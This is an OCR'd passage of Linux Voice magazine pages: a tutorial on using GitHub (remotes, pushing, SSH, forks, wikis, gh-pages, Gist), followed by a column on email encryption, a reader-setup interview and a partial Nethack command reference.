
There are a few other options that you can select. You can initialise the new repository with **README** and **.gitignore** files, and you can also choose an open-source licence file. If you have already initialised a repository locally (with **git init**) then you should leave the GitHub one empty, because you will set it up as a remote and push to it.

GitHub then presents you with the exact commands needed to create a new repository or configure an existing one so that you can push it up to GitHub. Continuing our conceptual **myproject** example, we would add GitHub as a remote:

```
cd ~/myproject
$ git remote add origin https://github.com/myusername/
myproject.git
```


LV PRO TIP

You can use GitHub-flavoured Markdown (**bit.ly/13jiaLV**) to format your comments on issues and pull requests.



```
# Welcome to the myproject wiki!

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nunc [illegible]t locus elementum molestie.
Maecenas fermentum accumsan lacus, ut pretium mauris feugiat i[illegible] placerat ante ut molestie
tincidunt. Duis congue, odio et sagittis placerat, erat urna u[illegible]u pretium diam nunc eget lectus.
In ut porttitor metus. Cras fermentum adipiscing posuere. Cras auctor dolor justo, a cursus mi tincidunt
eget. Integer non mattis eros. Nunc vitae tempor lectus, a lobortis sapien. Donec non elit posuere, hendrerit
lacus consectetur, placerat enim.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Fusce rhoncus nunc nec nisi egestas ullamcorper.
Donec in condimentum sem. Donec nunc ante, tempus at ante et, malesuada elementum velit. Morbi felis massa,
molestie sit amet nibh id, fermentum dictum metus. Integer facilisis augue nec urna aliquet bibendum. Donec
nec orci neque. Nam quis erat eget augue egestas gravida facilisis congue augue.
```

GitHub's Wiki editor supports many kinds of markup


gollum/lib/gollum/helpers.rb at master · gollum/gollum - Pentadactyl
gollum/lib/gollum/helpers.rb ...
This repository
Search or type a command
Explore
Gist
Blog
Help
gollum / gollum
branch: master
gollum / lib / gollum / helpers.rb
bootstraponline on Apr 5 Format code
2 contributors
file | 44 lines (37 sloc) | 1.129 kb

```
# ~*~ encoding: utf-8 ~*~
module Precious
  module Helpers
    # Extract the path string that Gollum::Wiki expects
    def extract_path(file_path)
      return nil if file_path.nil?
      last_slash = file_path.rindex("/")
      if last_slash
        file_path[0, last_slash]
      end
    end

    # Extract the 'page' name from the file_path
    def extract_name(file_path)
      if file_path[-1, 1] == "/"
        return nil
      end

      # File.basename is too eager to please and will return the last
      # component of the path even if it ends with a directory separator.
      ::File.basename(file_path)
    end

    def sanitize_empty_params(param)
      [nil, ''].include?(param) ? nil : CGI.unescape(param)
    end

    # Ensure path begins with a single leading slash
    def clean_path(path)
      if path
        (path[0] != '/' ? path.insert(0, '/') : path).gsub(/\/{2,}/, '/')
      end
    end

    # Remove all slashes from the start of string.
    # Remove all double slashes
    def clean_url url
      return url if url.nil?
      url.gsub('%2F', '/').gsub(/^\/+/, '').gsub('//', '/')
```

Browse repositories on GitHub with syntax highlighting

```
$ git push -u origin master
```

The **-u** argument tells Git to remember that **origin/master** is the remote, or upstream branch, which the local branch pushes to. It allows future pushes to omit the remote details:

```
$ git push
```

You'll be prompted for your GitHub username and password each time you push, but you can avoid this by using SSH instead of HTTP. You'll need to add your SSH public key to your GitHub account – click the tools icon on the top right-hand corner of the page, go to SSH Keys and paste in the text of your public key. You can then change the remote's URL from HTTP to SSH like this:

```
$ git remote set-url origin git@github.com:myusername/
myproject.git
```

Fork and pull

You can quite happily get along using GitHub as a remote repository for your work, allowing you to share it with the world or even just as a backup (bear in mind that anyone can view fee-free repositories). However, there is much more on offer. If you want to contribute to a repository that is not your own, you can fork it. This gives you your own copy of that repository that you can then clone to your local machine and make those great changes that you have in mind without disturbing anyone else. To fork another repository, first locate it using the search tool, then just click the fork icon.

When you want to share those changes, you issue a pull request. This sends a formatted patch to the owner of the repository that you forked. It is then up to them to review and accept your patch. You first commit your local changes and push them to your local fork on GitHub. Then, on the GitHub screen for that repository, click on Pull Request to generate a patch and send the pull request. Anyone can leave comments on a pull request and this offers a good way to discuss it prior to it being accepted.

Wiki pages

GitHub includes a wiki system called Gollum, which provides wiki pages on every repository. You decide whether to have one and you can apply some limited editing controls. There's a comprehensive editor right there on the site or you can clone your wiki to your own machine and work locally:

```
$ git clone git@github.com:myusername/myproject.wiki
```

Gollum supports quite a few markup syntaxes, so if Markdown isn't your thing, you could try one of several others on offer including MediaWiki, RDoc and ReStructuredText.


The wiki is one way to provide content for your repository, but there is another called GitHub Pages, which enables you to add a static website to your repository. You can include content by adding a branch named **gh-pages** and committing content to it. With your repository in a clean state (**git status** reports "nothing to commit, working directory clean"):

```
$ git checkout --orphan gh-pages
$ git rm -rf .
```

This checks out a new empty branch that is unrelated to your existing commits, which makes sense because it will contain unrelated content. You need to clean out the working copy yourself, however, before starting to write your site's content – perhaps beginning with a new **index.html** file. To upload it, commit and push to a new remote branch:

```
$ git commit -m "first commit of site pages"
$ git push -u origin gh-pages
```

When the **gh-pages** branch is in place, GitHub will publish it automatically and it should be accessible within a few minutes. The repository's settings will show the site's address, which will be something like **http://myusername.github.io/myproject**. You can even use your own domain by writing a **CNAME** file in



GitHub - Build software better, together. - Pentadactyl

GitHub - Build software bett...

myusername

Slate · MERLOT · Time Machine · MINIMAL · Leap Day

HIDE · EDIT · PUBLISH

View on GitHub

Myproject

My new project

tar.gz · .zip

Welcome to GitHub Pages.

This automatic page generator is the easiest way to create beautiful pages for all of your projects. Author your page content here using GitHub Flavored Markdown, select a template crafted by a designer, and publish. After your page is generated, you can check out the new branch:

```
$ cd your_repo_root/repo_name
$ git fetch origin
$ git checkout gh-pages
```

If you're using the GitHub for Mac, simply sync your repository and you'll see the new branch.

Designer Templates

We've crafted some handsome templates for you to use. Go ahead and continue to layouts to browse through them. You can easily go back to edit your page before publishing. After publishing your page, you can revisit the page generator and switch to another theme. Your Page content will be preserved if it remained markdown format.

If you don't want to write your own pages by hand, you can use GitHub's automatic page generator. This offers a number of themes and an editor that can get you published quickly.

the root directory of your **gh-pages** branch. Put your domain in this file:

```
myproject.mydomain.co.uk
```

You will also need to configure your domains DNS, and you can read more about this at **http://bit.ly/ghdomain**.

Each repo also has an issues page, where anyone can log issues against it. Similarly to pull requests, anyone can comment on issues. Posts can be given labels like bug, enhancement or question. You can, however, disable a repository's issues tracker on its settings page. Some projects do this because they prefer to receive pull requests.

In addition to repository sites (Project Pages as GitHub calls them), you can have User Pages too. They work in exactly the same way, but you need to create a repository called **myusername.github.io** and store your content in its master branch. User pages are served at **http://mysername.github.io**. You should note that GitHub Pages are served over HTTP, so are not suited to sensitive information.

"If you want to contribute to a repository that is not your own, you can fork it."

Get the Gist

And, if all that weren't enough, GitHub also provides a pastebin service, called Gist, which is a way to quickly share snippets of code and other pastes. Once again, you can use Markdown and it also has syntax highlighting. Gists are themselves Git repositories and can therefore be cloned (the required URL is presented on the gist's page). As a GitHub user, you automatically have a gist site at **gist.github.com/myusername**, or you can click the link at the top of your GitHub page.

If you have your own projects, no matter how small, GitHub is a handy addition to your toolkit, especially if you're already a Git user. If you aren't, GitHub makes it easier to become one.

John Lane is a technology consultant with a penchant for Linux. He helps new businesses start-ups make the most of open source software.

LV PRO TIP

You can clone GitHub's wiki system and use it yourself: **https://github.com/gollum**.

Also consider

There are alternatives to GitHub. You might want to check out Gitorious or GitLab; both offer hosted services similar to GitHub but release open-source community editions that offer the option of installing on your own server.

/DEV/RANDOM/

Final thoughts, musings and reflections

Nick Veitch was the original editor of Linux Format, a role he played until he got bored and went to work at Canonical instead. Splitter!


In the olden days, things were better. Or maybe safer. At least when it came to communications. When transmitting messages to his commanders, his senatorial chums or whomever he needed to contact, Julius Caesar used a simple alphabetical shift system (still known as a Caesar cipher) to render his messages unintelligible to whomever was the latter-day equivalent to the NSA. It was presumably pretty effective, mainly because most of the people who may have intercepted the traffic didn't even know what language it might have been in, and were probably not very literate anyhow.

These days, prying eyes don't have to intercept a horseman riding through the treacherous high-alps – they have computers. Since the very first electronic computer was invented specifically for decrypting messages (very successfully), it is a safe bet that they are a bit better at doing it now the average desktop has 10 billion times the power . Encrypting messages securely is probably more important than ever.

Google recently took a pop at other mail providers (notably Outlook.com, the artists formerly known as Hotmail) for failing to turn on TLS encryption for its users by default (a system where mail providers encrypt the traffic between their servers). It is most admirable that Google is so concerned for your privacy.

I muttered to myself that they would never go so far as to implement PGP on Gmail. But apparently I was wrong.

End-to-end encryption should mean that Google itself won't be able to spy on your email, by rummaging through it and looking for things to sell you – or who knows what else it does with the data. The cynical side of me can't wait to see exactly how this gets implemented.


Computer parts
Some screens
Sound system
Embedded system and electronic workbench
Logitech G510 with a lot of extra keys
Fully functional stack of motherboards and laptops with PXE boot (used as compile cluster or test PC)

My Linux setup Emmanuel Lepage Vallée

Awesome window manager developer, KDE contributor and Free Software consultant **http://awesome.naquadah.org**

Q What version of Linux are you using at the moment?

A I have been using Gentoo since 2005 – I never looked back. I also use Debian on my laptops.

Q What desktop or window manager are you using?

A My own. It is based on the Awesome window manager framework with a fully custom user experience (**https://github.com/Elv13** to cherry pick some of my own work).

Q What was the first Linux setup you ever used?

A Technically (in Unix terms) that would be Solaris and an early version of KDE in fall of 2000. As for my first true Linux desktop, it was the first few versions of MEPIS, then Debian, Fedora Core and finally Gentoo.

Q What Free Software/open source can't you live without?


A Tiled window managers - they make my work so much more efficient. I started with DWM then moved to Awesome in early 2008. KDE software such as Dolphin, Kate and Okular would also rate high on my list.

Q What do other people love but you can't get on with?

A Minimalism.

LINUXVOICE

A quick reference to Nethack commands



direction	Direction to move to or target a command (↕).
move	Other character movement.
act	Direct action command: takes a turn.
info	Informational command: shows/does something without ending the turn.
invertory	Display invertory menu.
menu	Enters some other menu.

Commands with a dot need at least one argument afterwards.	key·
Asks for an inventory item.	key′
Requires a direction afterwards.	key↕

keyboard **map** is *qwerty*
ascii mode is *off*
keys are *hidden if unassigned* by default

LV